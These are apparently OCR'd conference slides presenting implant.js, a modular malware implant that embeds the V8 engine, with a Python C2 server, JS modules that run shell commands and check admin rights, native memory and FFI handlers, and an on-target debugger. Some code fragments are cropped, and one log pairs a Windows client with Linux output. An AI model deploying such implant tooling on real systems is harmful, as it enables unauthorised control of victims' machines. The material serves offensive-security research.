implant.js

Building Modular Malware Using The V8 JavaScript Engine

Zander Work (captainGeech)

Presented at DistrictCon 0
February 21-22, 2025, Washington DC

Agenda

1. Background/Motivation
2. Intro to v8
3. implant.js Platform
4. Release

$ whoami

- Senior Security Engineer @ Google Threat Intelligence Group
  - (Mandiant Intel + TAG)
  - Cybercrime → Exploit Brokers/Surveillance Vendors
- Always interested in cool offensive techniques and bugs
  - *However*, not a red teamer
  - If I make dumb assumptions, pls tell me :)
- I have IDA stickers

Disclaimer

The views, work, and ideas discussed in this presentation are only representative of me, and do not reflect or represent my employer or their partners.

Any code presented and released through this project are not products of Google.

Setting the Stage

Modular Malware

- Modular implants are typically lightweight, and effectively are an evaluator of capabilities pushed down from a server
- Some malware uses a mix of built-in functionality and modules to provide extra functionality
  - eg, Cobalt Strike
- Increases the flexibility of the implant
  (and removes some obvious detection surface)

Motivation

- Cobalt Strike/BOF-like: Native plugins, pre-compiled, OS+arch specific
  - Not very flexible, more challenging to build and use. Less resilient on target
- Sandman APT's LuaDream platform
  - More flexible scripting plugin environment, but Lua 😂
- Havoc's Kaine RISC-V VM
  - An interesting evolution for plugins, but more akin to BOFs

Scripting language-based implants often support `eval(...)`, but that's far less interesting :)

Surely, there is a better way!

- Best of both worlds
  - Low-level performant code for runtime
  - Easy-to-iterate plugin environment
- Improved performance and stability
- Cross-platform and cross-architecture support
- Debugging failures in “prod”

Intro to V8

Background

- Open source robust JavaScript engine
  - Powers (nearly) all browsers
- API for Embedding into 3rd Party Applications
  - NodeJS
- Incredibly Capable
  - Native debug and profiling
  - Sandboxing

v8 Embedding

- **Platform**: Top-level object defining the runtime environment
- **Isolate**: An instance of a JavaScript VM
- **Context**: Distinct execution environment where JS is executed
- **Handle**: Smart pointer-like objects to handle resource lifetimes & garbage collection

More detailed info? read the docs: https://v8.dev/docs/embed

implant.js - Overview

Overview

- Cross platform C++ implant, with a JavaScript runtime
- Python server
  - Operator CLI
- Features
  - Module packing
  - Debug modules **on target**

Operator Interface

```
cmd> help
implant.js commands:

lsmod            - list available modules
reload           - reload modules from disk
run <module>     - run the specified module
debug <module> - run the specified module in interactive
debug mode
dc               - disconnect from the client
exit             - terminate the server
```

JavaScript Runtime Features

- Global `ctx` object to expose OS-agnostic native functionality, including:
  - Raw memory manipulation
  - Executing shell commands
  - File manipulation
  - Foreign function interface (FFI)
- Single-definition constants used in C++ and JS
  - File modes
  - OS flags
  - FFI types

Simple Module Example

```
if (ctx.os() === OS_WINDOWS) {
   ctx.output(ctx.system("whoami"));
} else {
   ctx.output(ctx.system("id"));
}
```

Simple Module Example

```
if (ctx.os() === OS_WINDOWS) {
   ctx.output(ctx.system("whoami"));
} else {
   ctx.output(ctx.system("id"));
}
```

```
$ ./server.py
2025-02-19 17:06:47 [INFO] server listening on port 1337
2025-02-19 17:06:49 [INFO] new connection from 127.0.0.1:59902
2025-02-19 17:06:49 [INFO] client is running Linux
cmd> run whoami
running module whoami
2025-02-19 17:06:52 [INFO] output from the client:
uid=1001(user) gid=1001(user) groups=1001(user),959(docker)
```

Simple Module Example

```
if (ctx.os() === OS_WINDOWS) {
    ctx.output(ctx.system("whoami"));
} else {
    ctx.output(ctx.system("id"));
}
```

```
$ ./server.py
2025-02-19 17:06:47 [INFO] server listening on port 1337
2025-02-19 17:06:49 [INFO] new connection from 172.16.135.142:53210
2025-02-19 17:06:49 [INFO] client is running Windows
cmd> run whoami
running module whoami
2025-02-19 17:06:52 [INFO] output from the client:
desktop-hl5i74p\lab
```


```
$ ./server.py
2025-02-19 17:06:47 [INFO] server listening on port 1337
2025-02-19 17:06:49 [INFO] new connection from 172.16.135.142:53210
2025-02-19 17:06:49 [INFO] client is running Windows
cmd> run whoami
running module whoami
2025-02-19 17:06:52 [INFO] output from the client:
uid=1001(user) gid=1001(user) groups=1001(user),959(docker)
```

Multi-File Module

```
import { hex, ON_LINUX, ON_WINDOWS } from "lib/utils.js";

function root_dir() {
   let dirs;
   if (ON_WINDOWS) {
       dirs = ctx.fs.dir_contents("C:\\");
   }
   if (ON_LINUX) {
       dirs = ctx.fs.dir_contents("/");
   }

   ctx.output(dirs.join("\n"));
}
```

```
const ON_WINDOWS = ctx.os() === OS_WINDOWS;
const ON_LINUX = ctx.os() === OS_LINUX;

function hex(v) {
   return `0x${v.toString(16)}`;
}
```

Implant Client Architecture



OS Interop Example

```
const ptr1 = ctx.mem.alloc(500, MEM_RW);
TEST_NE(ptr1, null);
```

OS Interop Example

```
const ptr1 = ctx.mem.alloc(500, MEM_RW);
TEST_NE(ptr1, null);
```

```
JS_HANDLER(JsNatives::mem::alloc) {
    ...
    double sz, perms;
    ARG_NUMBER(info[0], sz);
    ARG_NUMBER(info[1], perms);

    auto ptr = STATE->mem_alloc((uint32_t)sz, (uint32_t)perms);
    if (!ptr) {
        THROW_ERROR("failed to alloc memory");
        return;
    }

    v8::Local<v8::BigInt> ret(v8::BigInt::NewFromUnsigned(iso, (uint64_t)ptr));
    info.GetReturnValue().Set(ret);
}
```

OS Interop Example

```
const ptr1 = ctx.mem.alloc(500, MEM_RW);
TEST_NE(ptr1, null);
```

```
JS_HANDLER(JsNatives::mem::alloc) {
    ...
    double sz, perms;
    ARG_NUMBER(info[0], sz);
    ARG_NUMBER(info[1], perms);

    auto ptr = STATE->mem_alloc((uint32_t)sz, (
    if (!ptr) {
        THROW_ERROR("failed to alloc memory");
        return;
    }

    v8::Local<v8::BigInt> ret(v8::BigInt::NewFr
    info.GetReturnValue().Set(ret);
}
```

```
void* State::mem_alloc(std::size_t sz, uint8_t perms)
{
    ...
    switch (perms) {
    case CONST_MEM_RW:
        ma->type = HEAP;
        ma->ptr = Utils::Mem::alloc_heap(sz);
        if (!ma->ptr) {
            goto err;
        }
        break;
    case CONST_MEM_RWX:
        ma->type = PAGE;
        ma->ptr = Utils::Mem::alloc_pages(sz);
        if (!ma->ptr) {
            goto err;
        }
        break;
    ...
    }
...
}
```

OS Interop Example

```
void* State::mem_alloc(std::size_t sz, uint8_t perms)
{
    ...
    switch (perms) {
M_RW:
= HEAP;
Utils::Mem::alloc_heap(sz);
ptr) {
err;

M_RWX:
= PAGE;
Utils::Mem::alloc_pages(sz);
ptr) {
err;
```

```
void* Utils::Mem::alloc_heap(std::size_t sz) {
    void* ptr = nullptr;

#ifdef LINUX
    ptr = malloc(sz);
    if (!ptr) {
        LOG_ERROR_ERRNO("failed to allocate memory via malloc");
        return nullptr;
    }
#endif
#ifdef WINDOWS
    ptr = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sz);
    if (!ptr) {
        LOG_ERROR("failed to allocate memory via HeapAlloc");
        return nullptr;
    }
#endif

    return ptr;
}
```

OS Interop Example

```
void* State::mem_alloc(std::size_t sz, uint8_t perms)
{
    ...
    switch (perms) {
M_RW:
= HEAP;
Utils::Mem::alloc_heap(sz);
ptr) {
err;


M_RWX:
= PAGE;
Utils::Mem::alloc_pages(sz);
ptr) {
err;
```

```
void* Utils::Mem::alloc_heap(std::size_t sz) {
    void* ptr = nullptr;

#ifdef LINUX
    ptr = malloc(sz);
    if (!ptr) {
        LOG_ERROR_ERRNO("failed to allocate memory via malloc");
        return nullptr;
    }
#endif
#ifdef WINDOWS
    ptr = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sz);
    if (!ptr) {
        LOG_ERROR("failed to allocate memory via HeapAlloc");
        return nullptr;
    }
#endif

    return ptr;
}
```

Demo 1

recon.js - Visual Studio Code

File Edit Selection View Go Run Terminal Help

JS recon.js

home > user > sec > implant.js > modules > JS recon.js > ...

```javascript
function root_dir() {

    ctx.output(dirs.join("\n"));
}

function are_we_admin() {
    if (ON_WINDOWS) {
        let output = ctx.system("whoami /groups");
        return [
            "BUILTIN\\Administrators",
            "Mandatory Label\\High Mandatory Level"
        ].find(s => output.includes(s)) !== undefined;
    }

    if (ON_LINUX) {
        let output = ctx.system("id");
        return [
            "(sudo)",
            "(wheel)",
            "(admin)",
        ].find(s => output.includes(s)) !== undefined;
    }
}

function are_we_system() {
    if (ON_WINDOWS) {
        return ctx.system("whoami").toLowerCase().trim() === "nt authority\\system";
    }

    if (ON_LINUX) {
        return ctx.system("whoami").toLowerCase().trim() === "root";
    }
}

function user() {
    let username = ctx.system('whoami').trim();
    if (ON_WINDOWS) {
        username = username.split("\\")[1];
```

⊗ 0 ⚠ 0 -- NORMAL --

Ln 1, Col 1 Spaces: 4 UTF-8 LF {} JavaScript

implant.js - Debugger

Debugging Embedded v8

- V8 exposes interfaces for instrumenting the runtime for debugging and profiling purposes
- Typical use case is to proxy the traffic over a websocket to Chrome's built-in dev tools
- Debugger communicates with a frontend via Chrome Devtools Protocol (CDP)
  - JSON-RPC (mostly)
  - https://chromedevtools.github.io/devtools-protocol/v8/


```
{"method":"Runtime.executionContextDestroyed","params":{"exe
cutionContextId":1,"executionContextUniqueId":"-387635299073
6511187.6001991582570743140"}}
```

Methods

Debugger Domain

Debugger domain exposes JavaScript debugging capabilities. It allows setting and removing breakpoints, stepping through execution, exploring stack traces, etc.

Methods

Debugger.continueToLocation
Debugger.disable
Debugger.enable
Debugger.evaluateOnCallFrame
Debugger.getPossibleBreakpoints
Debugger.getScriptSource
Debugger.pause
Debugger.removeBreakpoint
Debugger.restartFrame
Debugger.resume
Debugger.searchInContent
Debugger.setAsyncCallStackDepth
Debugger.setBreakpoint
Debugger.setBreakpointByUrl
Debugger.setBreakpointsActive
Debugger.setInstrumentationBreakpoint
Debugger.setPauseOnExceptions
Debugger.setScriptSource
Debugger.setSkipAllPauses
Debugger.setVariableValue
Debugger.stepInto
Debugger.stepOut
Debugger.stepOver
Debugger.getWasmBytecode DEPRECATED
Debugger.disassembleWasmModule EXPERIMENTAL
Debugger.getStackTrace EXPERIMENTAL
Debugger.nextWasmDisassemblyChunk EXPERIMENTAL
Debugger.setBlackboxedRanges EXPERIMENTAL
Debugger.setBlackboxExecutionContexts EXPERIMENTAL
Debugger.setBlackboxPatterns EXPERIMENTAL
Debugger.setBreakpointOnFunctionCall EXPERIMENTAL
Debugger.setReturnValue EXPERIMENTAL
Debugger.pauseOnAsyncCall EXPERIMENTAL DEPRECATED

Runtime Domain

Runtime domain exposes JavaScript runtime by means of remote evaluation and mirror objects. Evaluation results are returned as mirror object that expose object type, string representation and unique identifier that can be used for further object reference. Original objects are maintained in memory unless they are either explicitly released or are released along with the other objects in their object group.

Methods

Runtime.addBinding
Runtime.awaitPromise
Runtime.callFunctionOn
Runtime.compileScript
Runtime.disable
Runtime.discardConsoleEntries
Runtime.enable
Runtime.evaluate
Runtime.getProperties
Runtime.globalLexicalScopeNames
Runtime.queryObjects
Runtime.releaseObject
Runtime.releaseObjectGroup
Runtime.removeBinding
Runtime.runIfWaitingForDebugger
Runtime.runScript
Runtime.setAsyncCallStackDepth
Runtime.getExceptionDetails EXPERIMENTAL
Runtime.getHeapUsage EXPERIMENTAL
Runtime.getIsolateId EXPERIMENTAL
Runtime.setCustomObjectFormatterEnabled EXPERIMENTAL
Runtime.setMaxCallStackSizeToCapture EXPERIMENTAL
Runtime.terminateExecution EXPERIMENTAL

Important Object Types

"v8 debugging, wow so easy! only 5 functions to write!"

- `v8_inspector::V8InspectorClient`
  - `runMessageLoopOnPause(...)`:
    - Called when JS stops execution for any reason
  - `quitMessageLoopOnPause()`:
    - Called when JS resumes execution
- `v8_inspector::V8Inspector::Channel`
  - `sendResponse(...)`:
    - Callback for CDP RPC call return values
  - `sendNotification(...)`:
    - Callback for non-RPC triggered events (eg, the debugger loaded a script)
  - `flushProtocolNotifications()`:
    - ???
    - Nobody implements this so neither did I

Kudo/react-native-v8 · src/v8runtime/V8Inspe

```
43      std
44  void se
45      std
46  void fl
47
```

ncsoft/Unreal.js-core · Source/V8/Private/Inspector.cpp

```
ions()
```

mo

```
79      c
80  }
81
82  voi
83
84  void Chrome
85
```

microsoft/v8-jsi · src/inspector/inspector_agent.cpp

```
195     sendMessageToFrontend(std::move(message));
196   }
197
198   void flushProtocolNotifications() override {}
199
200   void sendMessageToFrontend(
201       std::unique_ptr<v8_inspector::StringBuffer> message) {
```

Samsung/Castanets · components/ui_devtools/devtools_client.cc


```
69      server_->SendOverWebSocket(connection_id_, message->serialize(false));
70  }
71
72  void UiDevToolsClient::flushProtocolNotifications() {
73    NOTIMPLEMENTED();
74  }
75
```

- a
  - ???
  - Nob


Debugger CLI Interface

```
debug(whoami)> help
implant.js debugger commands:

c, continue     - continue execution
s, step         - step into
n, next         - step over
so, stepout     - step out of (finish function)
k               - show current call stack

bp, breakset    - set breakpoint
bl, breaklist   - list breakpoints
bc, breakclear  - clear breakpoint

l, list         - show source code
e, eval         - show a js var/expression value

q, quit         - end debugging session
```


Inspector Message Passing




Inspector Message Passing



